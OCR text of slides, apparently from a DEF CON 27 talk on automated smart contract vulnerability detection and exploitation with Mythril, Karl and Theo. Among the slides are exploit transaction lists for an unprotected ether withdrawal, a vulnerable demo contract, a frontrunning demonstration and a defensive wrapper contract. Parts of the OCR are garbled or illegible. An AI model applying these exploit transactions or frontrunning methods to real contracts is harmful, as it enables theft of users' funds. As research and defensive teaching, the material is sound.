
MNEMONIC
candy maple cake sugar pudding cream honey rich smooth crumble sweet treat

HD PATH
m/44'/60'/0'/0/account_index

ADDRESS	BALANCE	TX COUNT	INDEX
0x627306090abaB3A6e1400e9345bC60c78a8BEf57	100.00 ETH	0	0
0xf17f52151EbEF6C7334FAD080c5704D77216b732	100.00 ETH	0	1
0xC5fdf4076b8F3A5357c5E395ab970B5B54098Fef	100.00 ETH	0	2
0x821aEa9a577a9b44299B9c15c88cf3087F3b5544	100.00 ETH	0	3
[illegible]	[illegible]	[illegible]	[illegible]

How Forks Usually Go

Forking the Blockchain




Karl - Demo

```
verage for code: 0x6080604052600436106005c576000357c0100000000000000000000000000000000000000
00000000000000000900480632e64cec11461005e5780634e71e0c8146100755780638da5cb5b1461007f578063e834a
834146100d6575b005b34801561006a57600080fd5b50610073610105565b005b61007d6101c0565b005b3480156100
8b57600080fd5b50610094610251565b604051808273ffffffffffffffffffffffffffffffffffffffff1673ffffff
ffffffffffffffffffffffffffffffff16815260200191505060405180910390f35b3480156100e257600080fd5b50
6100eb610276565b604051808215151515815260200191505060405180910390f35b60008090549061010000a900473f
ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff163373ffffff
ffffffffffffffffffffffffffffffff161415156101605760008 0fd5b3373ffffffffffffffffffffffffffffffff
ffffffff166108fc3073ffffffffffffffffffffffffffffffffffffffff16319081150290604051600060405180830
0381858888f193505050501580156101bd573d6000803e3d6000fd5b50565b670de0b6b3a7640000341015151561 01d
757600080fd5b60001515600060149054906101000a900460ff161515141561024f573360008061010 00a81548173ff
ffffffffffffffffffffffffffffffffffffffff021916908373ffffffffffffffffffffffffffffffffffffffff16021
7905550600160006014610100 0a81548160ff021916908315150217905550 5b565b60008090549061010 00a900473ff
ffffffffffffffffffffffffffffffffffffffff1681565b60006014905490610100 0a900460ff168156fea165627a7a7
2305820cfe22136cc7aeb01e1696e3b9105d6382f722ef25c66b80bc8549e325cfe674f0029
INFO:Karl:Found 1 issue(s)
INFO:Karl:Firing up sandbox tester
Confirmed vulnerability!
Initial balance = 100000000000000000000, final balance = 100999999999999938082
Type = ETHER_THEFT
        Description = Looks like anyone can withdraw ETH from this contract.
        Transactions = [{'from': '0x1dF62f291b2E969fB0849d99D9Ce41e2F137006e', 'to': '0xe78A0F7
E598Cc8b0Bb87894B0F60dD2a88d6a8Ab', 'data': '0x4e71e0c8', 'value': 100000000000000000}, {'from
': '0x1dF62f291b2E969fB0849d99D9Ce41e2F137006e', 'to': '0xe78A0F7E598Cc8b0Bb87894B0F60dD2a88d6a
8Ab', 'data': '0x2e64cec1', 'value': 0}]
```

Theo

- Exploitation framework
- Recon
- Frontrunning
- Backrunning
- ...

Mempool


Mempool
Transaction 0x1A2B
Mempool
Transaction 0x1A2B
Transaction 0x1A2B
Mempool
Mempool
Transaction 0x1A2B
Mempool
Mempool
Mempool

Transaction Ordering


TxFee = Gas * GasPrice

Block #100


```
#1 Tx: 0x123456 GasPrice: 5000
#2 Tx: 0xd1e2f3 GasPrice: 2001
#3 Tx: 0xf1d2e3 GasPrice: 2000
#4 Tx: 0xd1f2e3 GasPrice: 2000
...
```

Tx Fee

Frontrunning



Frontrunning



```
function claimOwnership() public payable {
    require(msg.value == 0.1 ether);

    if (claimed == false) {
        player = msg.sender;
        claimed = true;
    }
}

function retrieve() public {
    require(msg.sender == player);

    msg.sender.transfer(address(this).balance);

    player = address(0);
    claimed = false;
}
```

Frontrunning Demo

```
INFO [07-25|16:53:31.031] mined potential block                  number=10 hash=19a99c…9c351d
INFO [07-25|16:53:31.031] Commit new mining work                 number=11 sealhash=a2c0d2…d8ef73 uncles=0 txs=0 gas=0      fees=0
      elapsed=120.213µs
INFO [07-25|16:53:31.593] Successfully sealed new block          number=11 sealhash=a2c0d2…d8ef73 hash=0a3bb5…5b72de elapsed=561.699ms
INFO [07-25|16:53:31.593] block reached canonical chain           number=4  hash=85f5e5…c0b1e9
INFO [07-25|16:53:31.593] mined potential block                   number=11 hash=0a3bb5…5b72de
INFO [07-25|16:53:31.593] Commit new mining work                 number=12 sealhash=aee29e…21eda8 uncles=0 txs=0 gas=0      fees=0
      elapsed=229.421µs

Arbitrary senders other than the contract creator can withdraw ETH from the contract account without previously having sent an equivalent
 amount of ETH to it. This is likely to be a vulnerability.
SWC ID: 105
Transacion list: [Transaction {Name: claimOwnership(), Data: 0x4e71e0c8, Value: 0.10 ether (100000000000000000)}, Transaction {Name: retr
ieve(), Data: 0x2e64cec1, Value: 0.00 ether (0)}]]

Tools available in the console:
- `exploits` is an array of loaded exploits found by Mythril or [illegible] a file
- `w3` an initialized instance of web3py for the provided HTTP [illegible] point
- `dump()` writing a json representation of an object to a loca[illegible]ile

Check the readme for more info:
https://github.com/cleanunicorn/theo

Theo version v0.7.4.


>>> exploits
[Exploit: Unprotected Ether Withdrawal
Description: Anyone can withdraw ETH from the contract account.
Arbitrary senders other than the contract creator can withdraw ETH from the contract account without previously having sent an equivalent
 amount of ETH to it. This is likely to be a vulnerability.
SWC ID: 105
Transacion list: [Transaction {Name: claimOwnership(), Data: 0x4e71e0c8, Value: 0.10 ether (100000000000000000)}, Transaction {Name: retr
ieve(), Data: 0x2e64cec1, Value: 0.00 ether (0)}]]
```

Does This Work in the Wild?

The Victim’s Transaction

Gas Limit:	32,335
Gas Used by Transaction:	21,752 (67.27%)
Gas Price:	0.000000261000000012 Ether (261.000000012 Gwei)
Nonce Position	29 1
Input Data:	Function: claimOwnership() *** MethodID: 0x4e71e0c8 View Input As

Theo’s Transaction

Gas Limit:	32,335
Gas Used by Transaction:	32,335 (100%)
Gas Price:	0.000000261000000013 Ether (261.000000013 Gwei)
Nonce Position	21 0
Input Data:	Function: claimOwnership() *** MethodID: 0x4e71e0c8 View Input As

When Does It Work?

- Deploy your own honeypots
- Share the source code
- Decentralized exchanges (maybe?)

When does it fail?

- Proxy contract
- Miner adds the transaction without being in the mem pool first
- Transactions are more specific (signing a key with my account)
- Ethereum client decides to be unresponsive

Defending against Theo

- Roll back transaction if the attack failed

```
contract Wrapper {

    _target = 0xaAaAaAaaAaAaAaaAaAAAAAAAAaaaAaAaAaaAaaAa

    constructor(bytes memory _data) public payable {
        address proxy = address(this);
        uint256 start_balance = msg.sender.balance + proxy.balance;

        address(_target).call.value(msg.value)(_data);

        assert(msg.sender.balance + proxy.balance > start_balance);
        selfdestruct(msg.sender);
    }

    function() external payable {}
}
```


WE NEED MORE HACKERS!
GOING TO REGRET THIS...
imgflip.com

Writeup & Code

https://github.com/b-mueller/smashing-smart-contracts/blob/master/DEFCON27-EVM-Smart-Contracts-Mueller-Luca.pdf

https://github.com/ConsenSys/mythril

https://github.com/b-mueller/scrooge-mcetherface/

https://github.com/cleanunicorn/theo/

https://github.com/cleanunicorn/karl/

Advances in Automated EVM Smart Contract Vulnerability Detection and Exploitation

Bernhard Mueller, Daniel Luca

DEF CON 27, August 2019

Abstract

Mythril is a legendary material in fantasy literature and JRPGs. It is also a vulnerability detection and verification tool for EVM bytecode. In this whitepaper we discuss recent progress in mitigating state space explosion in Mythril's multi-transactional symbolic execution and summarize our ongoing research. We also introduce a suite of exploitation tools that automate exploit generation, blockchain monitoring and frontrunning of attackers and discuss how to create exploits that are safe from frontrunning and honeypots.

Thanks to Joran Honig and Valentin Wüstholz for comments and feedback.

CONSENSYS Diligence MythX